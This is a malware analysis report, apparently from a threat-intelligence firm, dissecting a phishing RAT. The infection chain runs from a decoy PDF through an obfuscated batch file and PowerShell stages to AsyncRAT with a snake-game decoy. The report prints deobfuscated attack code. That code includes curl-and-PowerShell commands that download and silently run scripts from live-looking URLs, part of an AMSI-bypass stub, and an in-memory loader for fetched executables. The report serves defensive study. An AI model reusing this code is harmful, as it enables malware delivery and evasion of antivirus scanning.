



ThreatMon



login information:

.....
.....

OK

Cancel

RAT GOES PHISHING: DISSECTING THE STEALTHY TECHNIQUES OF REM PHISHING RAT

Contents

Introduction.....	2
Threat Intelligence Phase.....	3
Technical Analysis.....	5
Phishing Document.....	5
Executables.....	9
Async RAT.....	9
Deceiver Snake Game.....	10
MITRE ATT&CK.....	11
Detection.....	11



Introduction

In the clandestine realm of the dark web, a new and formidable digital adversary has emerged, known as the "REM Phishing RAT." This hybrid menace presents an alarming convergence of capabilities, combining the insidious nature of a Remote Access Trojan (RAT) with the cunning tactics of advanced phishing techniques. As cyber threats continue to evolve in complexity and sophistication, the discovery of REM Phishing RAT underscores the need for heightened vigilance and proactive defense in the digital landscape.

At its core, REM Phishing RAT represents a paradigm shift in cyberattacks. Its multi-stage execution sequence commences innocuously with a decoy PDF, concealing a chain reaction of activities that culminate in the deployment of a RAT payload. This intricate execution flow, including intermediate stages involving batch scripts and PowerShell commands, demonstrates a calculated and well-orchestrated attack strategy.

A noteworthy attribute of REM Phishing RAT lies in its adeptness at obfuscation. Employing advanced techniques, the malware navigates through defenses with remarkable finesse, making detection and analysis an arduous task. Notably, it boasts the capability to bypass the Antimalware Scan Interface (AMSI), underscoring its determination to elude even the most sophisticated security measures.

This report presents a comprehensive investigation into REM Phishing RAT, offering insights derived from two key perspectives. The initial phase delves into the threat intelligence arena, unraveling the journey undertaken to procure the malware sample from underground marketplaces. This section provides a glimpse into the actor's motivations, communication channels, and potential targets, thus contextualizing the overall threat landscape.

The subsequent phase undertakes a meticulous technical analysis of the malware itself. The report navigates through the convoluted execution stages, dissecting the methodology behind each transition – from the innocuous PDF to intricate batch scripts, and onward to the pivotal PowerShell scripts that pave the way for the RAT's deployment. Emphasis is placed on unraveling the layers of obfuscation and exposing the true capabilities embedded within the malware.

As a part of the technical analysis, this report also sheds light on the utilization of the MITRE ATT&CK framework. By associating specific technique IDs with the REM Phishing RAT's modus operandi, the report provides a structured understanding of the attack tactics employed by the malware, enabling security practitioners to better comprehend its behavior and plan effective defense strategies.



Threat Intelligence Phase

A RAT (Remote Access Trojan) is a type of malware that allows attackers to gain unauthorized remote access and control over a victim's computer or device. Unlike a regular RAT software, a Phishing RAT incorporates the phishing method, which is one of the social engineering techniques, into the equation. By using the phishing method, the user is tricked into opening malicious software, making it appear as if it were a harmless file. As a result, the person believes they are opening a regular program, but in the background, the malicious software takes control of the system.




Figure 1 - REM Phishing RAT Sale

According to the seller, REM Phishing RAT it is not a silent exploit, when the PDF file is opened, the PDF Screen says that it cannot be viewed due to the file size and it prompts the user to download the file.

Rem Phishing Rat;

- Not being triggered by Smart Screen
- Not being triggered by Chrome Protection
- It's fully undetectable. No antivirus software can detect it.
- An icon could be set.






Figure 2 - Conversation with seller

The seller claims that Turkish insurance companies have been infected with this malware.



Technical Analysis

Phishing Document

The process initiates with a malicious PDF file. This PDF document triggers an error message stating, "An error occurred while attempting to open this file." If the "Refresh" button is pressed, it leads to the download of a zip file using Discord CDN.




Figure 3 - The error message




Figure 4 - The download link is discord cdn



Then it waits for the user to extract the rar and execute the batch file in it.


Name	Size	Packed Size	Modified	Created	Accessed
 fudluqwe.bat	3 404	746	2023-08-03 14:57	2023-08-03 14:57	2023-08-03 14:57

Figure 5 - Downloaded ZIP

The batch file is heavily obfuscated. Looks like Chinese characters used in obfuscation.

[illegible]

Figure 6 - Obfuscated Batch File

The batch script's function involves downloading two PowerShell scripts, effectively operating as a downloader. Subsequently, it initiates the execution of these scripts in a dual cycle, interspersed with pauses of 6 seconds each.

```
curl --silent -o "C:\Users\Admin\AppData\Local\yenisc.ps1"  
"https://cdn.discordapp.com/attachments/1133006897964908667/1136092678640123964/alternatifamsibypasseriobf  
.ps1"  
curl --silent -o "C:\Users\Admin\AppData\Local\yenisc2.ps1"  
"https://cdn.discordapp.com/attachments/1133006897964908667/1136626259972075570/testfudobf.ps1"  
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -NoProfile -Command "&  
'C:\Users\Admin\AppData\Local\yenisc.ps1'; & 'C:\Users\Admin\AppData\Local\yenisc2.ps1'; Start-Sleep  
-Seconds 6; & 'C:\Users\Admin\AppData\Local\yenisc.ps1'; & 'C:\Users\Admin\AppData\Local\yenisc2.ps1'"
```

Figure 7 - Deobfuscated Batch File

It's also taking steps to ensure that the execution policy is bypassed, the PowerShell window is hidden, and the user's profile is not loaded.



The “alternatifamsibypasseriobf.ps1” powershell script is heavily obfuscated again. The 0x52 XOR key is used to deobfuscate the contents.

Figure 8 - Obfuscated AMSI Bypasser

As the name suggests, this is an AMSI Bypasser. AMSI stands for "Antimalware Scan Interface," and it is a Microsoft technology that provides an interface between applications and antivirus or antimalware products. AMSI is designed to help protect against malware by allowing applications to request scans of data before executing it.

The script uses a combination of C# code and PowerShell to set up a hardware breakpoint and manipulate the execution context of a running process, specifically targeting the "amsi.dll" library's "AmsiScanBuffer" function.

```
$HardwareBreakpoint = @"

using System;
using System.Collections.Generic;
using System.Linq.Expressions;
using System.Linq;
using System.Runtime.CompilerServices;
using System.Net;
using System.Reflection;
using System.Runtime.InteropServices;

namespace Test
{

    public class Program
    {
        static string a = "msi";
        static string b = "anB";
        static string c = "ff";
        static IntPtr BaseAddress = WinAPI.LoadLibrary("a" + a + ".dll");
        static IntPtr pABuF = WinAPI.GetProcAddress(BaseAddress, "A" + a + "Sc" + b + "u" + c + "er");
        static IntPtr pCtx = Marshal.AllocHGlobal(Marshal.SizeOf(typeof(WinAPI.CONTEXT64)));

        public static void SetupBypass()
```

Figure 9 - Deobfuscated AMSI Bypasser

We continue with our main script “testfudobf.ps1”. It is obfuscated 3 times in a row. At the beginning it looks like there are only “spaces”. After handling the spaces, they become chars. After handling the chars, you now have a slightly more readable script.

[illegible]

Figure 10 - Obfuscated main script




```

1 1ex ([Char]10+[Char]10 + [Char]102+[Char]117 +[Char]110 + [Char]99 + [Char]116+[Char]105+[Char]111 +[Char]110 +[Char]32+[Char]76
+ [Char]111+[Char]97+[Char]100 +[Char]65 + [Char]115 + [Char]115 + [Char]101 +[Char]109+[Char]98 + [Char]108 +[Char]121+[Char]40
+ [Char]91 + [Char]98 + [Char]121+ [Char]116 + [Char]101 + [Char]91 +[Char]93+ [Char]93+[Char]36 +[Char]98+ [Char]121+ [Char]
116+[Char]101+ [Char]115+ [Char]32+[Char]41+ [Char]10+[Char]123 +[Char]10 +[Char]32 + [Char]32 +[Char]32+[Char]32 +[Char]114+ [
Char]101+ [Char]116 + [Char]117+ [Char]114+ [Char]110+ [Char]32 +[Char]91+ [Char]83 +[Char]121 + [Char]115 + [Char]116 +[Char]
101+ [Char]109 +[Char]46+ [Char]82 +[Char]101 + [Char]102 + [Char]108 + [Char]101+ [Char]99+[Char]116+[Char]105+[Char]111+ [
Char]110 +[Char]46 + [Char]65+ [Char]115 + [Char]115+ [Char]101 +[Char]109+ [Char]98+ [Char]108+[Char]121 +[Char]93+ [Char]58
+ [Char]98+ [Char]76+[Char]111 + [Char]97 +[Char]100+[Char]40 +[Char]32 +[Char]32 +[Char]36 + [Char]98+[Char]121+[Char]116 +[
Char]101+[Char]115+[Char]32+[Char]41 + [Char]10 +[Char]125 +[Char]10+ [Char]10 +[Char]10 +[Char]36+[Char]119+ [Char]101+ [Char]98
+ [Char]67+ [Char]108 +[Char]105+[Char]101+ [Char]110+ [Char]116+ [Char]32 +[Char]61+ [Char]32+ [Char]32+[Char]32+[Char]78+[Char]

```

Figure 11 - First stage of deobfuscation

```

1 function LoadAssembly([byte[]]$bytes )
2 {
3     return [System.Reflection.Assembly]::Load( $bytes )
4 }
5
6 $webClient = New-Object System.Net.WebClient
7
8
9
10 $rawUrl = ((("{1}{0}" -f 'M6', ("{1}{0}"-f'H', ( 'aH'+ 'R0c' )) ) + ("{1}{0}"-f('9' + 'zd'),'Ly')+ 'y'+ (
    ( 'sa' + 'WZ1'+ 'Y'),'5' ), 'm9', '4' ) + ( "{0}{2}{1}" -f 'd', 'N', ( "{1}{0}"-f ( 'h'+ 'bn' ), 'HJ' ) )
    ("{0}{1}"-f("{0}{1}"-f 'u', ( 'Y'+ '29' )) , 't') + 'L'+ ('3Y' + 'x')+ ("{0}{3}{1}{2}" -f("{0}{1}"-f('L'+ 'OF'),
    'TF' ), 'h' ), ( "{1}{0}" -f 'Zm', 'Rf' ), 'E' ) + ( "{1}{0}"-f 'TZ', ( 'M4' + 'N'))+ 'k' + ("{1}{2}{0}"-f'y0',
    'a' ) + 'N' ) + ("{0}{1}"-f('1' , 'E' ) + 'i' ) + 'v' ) + 'v' ) + ("{1}{0}"-f('v' , 'W' ) + 'l' ) + ("{1}{0}{1}{1}"

```

Figure 12 - Second stage of deobfuscation

The PowerShell script downloads two executable files from remote URLs. It then loads one of the downloaded files as an assembly and attempts to invoke a specific method ("emreyeni") from a type ("testyapiozqwexd.yenitest") within this assembly. The method invocation includes passing the second downloaded file's data as an argument.

```

1 function LoadAssembly([byte[]]$bytes )
2 {
3     return [System.Reflection.Assembly]::Load( $bytes )
4 }
5
6 $webClient = New-Object System.Net.WebClient
7 $byRawAssembly = $webClient.DownloadData(
8     "https://sw.lifeboxtransfer.com/v1/AUTH LT_fc856d57-7abc-4ad2-ac90-950f9e675133/LT_e15b2bb6-98ca-4b2e-81a8-265e1e9ff651/4ab1d7d3
-1283-4f31-9d6e-bd7a39c11f4c/7aa4a763-633a-4675-a391-1c5457c9b0ad?temp_url_sig=b3238817340beb43f5cc0af8f826d68b033256d930bec7bb9
fc2f1f03b55d462&temp_url_expires=1689593668637&filename=testyapiozqwexd.exe")
9 $webClient2 = New-Object System.Net.WebClient
10 $address = New-Object System.Uri(
11     "https://sw.lifeboxtransfer.com/v1/AUTH LT_fc856d57-7abc-4ad2-ac90-950f9e675133/LT_8f72998e-f00f-4791-a5f6-69f9632a5810/1d9c5f04
-62df-40b2-b1bf-9375afe9b282/0851f4aa-f25a-4b95-94eb-cc1e0572590f?temp_url_sig=aaa3ed5fbb86bc7108a8ea790efe30f8e162c52f08e475f4f
8970a20f712475e&temp_url_expires=1691063224442&filename=asdasd.exe" )
12 $array6 = $webClient2.DownloadData($address )
13 $target = $null
14 $args = @("C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe", "", $array6, $true )
15 $assembly = LoadAssembly( $byRawAssembly)
16 $assembly.GetType( "testyapiozqwexd.yenitest").InvokeMember( "emreyeni", [System.Reflection.BindingFlags]::InvokeMethod, $null,
    $target, $args)

```

Figure 13 - Fully deobfuscated script



Executables

Async RAT

Name	Client.exe
MD5	5e577757de397442436eb1f72d318089
SHA256	0c765bc566263303ac937b61263862897159236c1c11509a85a20d5d7c21fcff
File Type	PE/32 .NET

One of the dropped and loaded executables was "asdasd.exe," originating from a previous PowerShell script. This file constitutes a direct instance of AsyncRAT, featuring Anti-Analysis techniques as well as amsi-bypass capabilities.

```
public class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x000026FC File Offset: 0x000008FC
    public static void Main()
    {
        for (int i = 0; i < Convert.ToInt32(Settings.De_lay); i++)
        {
            Thread.Sleep(1000);
        }
        if (!Settings.InitializeSettings())
        {
            Environment.Exit(0);
        }
        try
        {
            if (Convert.ToBoolean(Settings.An_ti))
            {
                Anti_Analysis.RunAntiAnalysis();
            }
            if (!MutexControl.CreateMutex())
            {
                Environment.Exit(0);
            }
            if (Convert.ToBoolean(Settings.Anti_Process))
            {
                AntiProcess.StartBlock();
            }
            if (Convert.ToBoolean(Settings.BS_OD) && Methods.IsAdmin())
            {
                ProcessCritical.Set();
            }
            if (Convert.ToBoolean(Settings.In_stall))
            {
                NormalStartup.Install();
            }
            Methods.PreventSleep();
            if (Methods.IsAdmin())
            {
                Methods.ClearSetting();
            }
            Amsi.Bypass();
        }
    }
}
```

Figure 14 - Client.exe Main() is the same as Async RAT



Deceiver Snake Game

Name	testyapiozqwexd.exe
MD5	f6a377ac917f0dbf3f2bbd523848cd88
SHA256	bd34218ec87a7a807af5069d704551ea34ca28309d7aa9f2cf30950 2822a017f
File Type	PE/32 .NET

The other dropped executable is “testyapiozqwexd.exe”. It is a snake game to deceive victims while Async RAT is working in the background.




Figure 15 - Decoy snake game



MITRE ATT&CK

Technique Name	Technique ID
Phishing: Spearphishing Attachment	T1566.001
User Execution: Malicious File	T1204.002
Command and Scripting Interpreter	T1059
Obfuscated Files or Information	T1027
Sandbox Evasion	T1497
Remote System Discovery	T1018
Screen Capture	T1113
Application Layer Protocol	T1071
Encrypted Channel	T1573

Detection

For YARA Rules and Indicators of Compromise (IOCs) [check our github](#).





"See the Invisible"

Advanced Threat Intelligence Platform

*With External Attack Surface Management
and Digital Risk Protection*



30 Days of Premium Trial



@ThreatMon



@MonThreat



@threatmon



@TMRansomMonitor